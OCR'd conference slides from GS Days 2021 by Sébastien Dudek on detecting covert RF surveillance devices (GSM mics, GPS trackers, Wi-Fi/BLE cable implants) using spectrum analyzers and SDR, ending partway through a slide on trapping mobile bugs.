RF bugs and their detection

GS Days 2021

By Sébastien Dudek

Founder of Penthertz


- Sébastien Dudek (@FlUxIuS)
- > 10 years of experience in Software / Hardware security
  - Former Sogeti ESEC R&D as a researcher
  - and Synacktiv as a pentester + vulnerabilities researcher
- Specialized in Wireless communications
- Also, security researcher @Trend Micro
  - Industrial IoT
  - Mobile, and other RF/SDR things…

TREND MICRO | research

Main activities


Security assessments

- Wireless communications (RFID, Wi-Fi, Mobile communication, Bluetooth, etc.)
- Embedded devices
- Backend servers
- Red Team




Trainings

- Software-Defined Radio Hacking
- Wi-Fi Red teaming
- RFID Hacking
- Mobile attacks (2G/3G/4G/5G)



Hardware security

- Firmware extraction
- Chip-off
- Secrets extraction
- Libraries analysis
- Vulnerability hunting



Summary

01 RF signal & use of SDR

02 Common bugs and ways to identify them

03 Unsuspected/Legit bugs

RF Signal & use of SDR


An invisible vector

E.g linearly polarized

sinusoidal EM wave:

- λ: wavelength in Meter
- c: celerity of light ($3*10^8$ m.s−1)
- T: period in seconds (λ/c)
- f : frequency in Hz (1/T)

But can be observed somehow...



Spectrum analyzers


Example of a beast:

- R&S®FSV40
- 10 Hz to 40 GHz freq band
- 160 MHz signal analysis bandwidth
- costs > 43 000€

RF Explorer

A handy gadget for < 300€:

- Left SMA port (WSUB1G): 240-960MHz
- Right SMA port (WSUB3G): 15-2700 MHz
- Resolution bandwidth (RBW): automatic 3Khz to 600Khz




With SDR

Famous software:

- GQRX on Linux and Mac OS X
- HDSDR on Windows
- SDR# on Windows

But you can also build your own…




Software-Defined Radio

Before SDR → difficult to get equipment without $$$

- Made radio more accessible
- ADC/DAC conversion, RF Amp. and filtering performed on

RF equipment

- The rest is done in software, generally with a computer:



More than 100 SDR devices exist → https://en.wikipedia.org/wiki/List_of_software-defined_radios

Cheap SDR: RTL-SDR

- Does only RX
- Different tuners/version:
  - e.g Elonics E4000 → 52-2200 MHz
- Costs from 15€
- RTL-SDR v3 is about 50€
- Good for a beginning


Part of our SDR lab

- Need to manage any type of transmission (2G-5G, Wi-Fi, Remotes, RFID, Bluetooth, ZigBee, RFID, etc).
- Able to get large bandwidth in some situation (sometimes > 100 Msps)
- **Need adapted antennas for specific frequencies**

Common bugs & identification


Some RF bugs

- Mobile mics (often GSM/GPRS)
- GPS tracking
- Fake cables (e.g. USB Ninja, or nRF product derivates)
- RF MITM keyboard devices
- etc.




Identification: the hard way

- Identification through accessible interface if any (UART, JTAG/SWD, SPI, I²C, etc.)
- We can teardown every cable or devices:



- But in some case → destructive → annoying if you want to use the product at the end
- Allow to identify one bug at a time for same family

E.g we want to avoid



E.g we want to avoid

Even if it could be a good exercise to identify components as seen in “Deux Ex Silicium” shows

Identification: the RF way

- Scanning frequencies
- Identifying an interesting signal
- Further analysis:
  - Identify technology: modulation, encoding, etc.
  - Analyzing the communication
  - Interacting with RF devices
  - etc.

Isolation of devices

- Faraday room → enough to work with big targets
- Or a mobile faraday shield → useful to bring to a client

Inaccessible devices

- Some devices → simply accessible → hidden somewhere?
- Need to deal with legit transmissions:
  - Identifying legit transmission around → get RSSI level average ref
  - Spot freqs with high RSSI while moving the receiver → to analyze further


Analyze signal

1. Determine the frequency
2. Look at the shape → which modulation does it use (ASK, FSK, GMSK...), or technique like OFDM, etc.
3. Sometimes the shape is complicated to see → go deeper by look to the device's transmitter specs
4. Use the blocks you need to process the signa, etc.

In the end you'll have to decode it (NRZ, Manchester, PWM, Viterbi, etc.) → and sometimes deal with encryption, etc.

Shape ID

- Elements to take into account:
  - Used frequency → against databases like FCC ID
  - Harmonics of the signal → DFT
  - Bandwidth
  - Signal
  - Modulation types
- Good tools:
  - Waterfall
  - Time & FFT sinks
- Ref DB: https://www.sigidwiki.com/




Cable bugs

Wi-Fi based

- 2.4GHz & 5 GHz to spot
- Mapping with SDR works → + analysis with WIME project
- But using dedicated dongles is even faster
- Generally expose a hotspot + management interface

BLE based

- 2.4GHz to spot
- Mapping with SDR works → demod GFSK and decode
- But still: using dedicated dongles is even faster (e.g nRF52840)
- Can be spotted with a mobile APK like nRF connect → look at characteristics and play with services




Trapping mobile bugs

Micro spy bugs

- Uses the mobile network
- Identify → attract them
  - But we need to map all legitimate UE =/

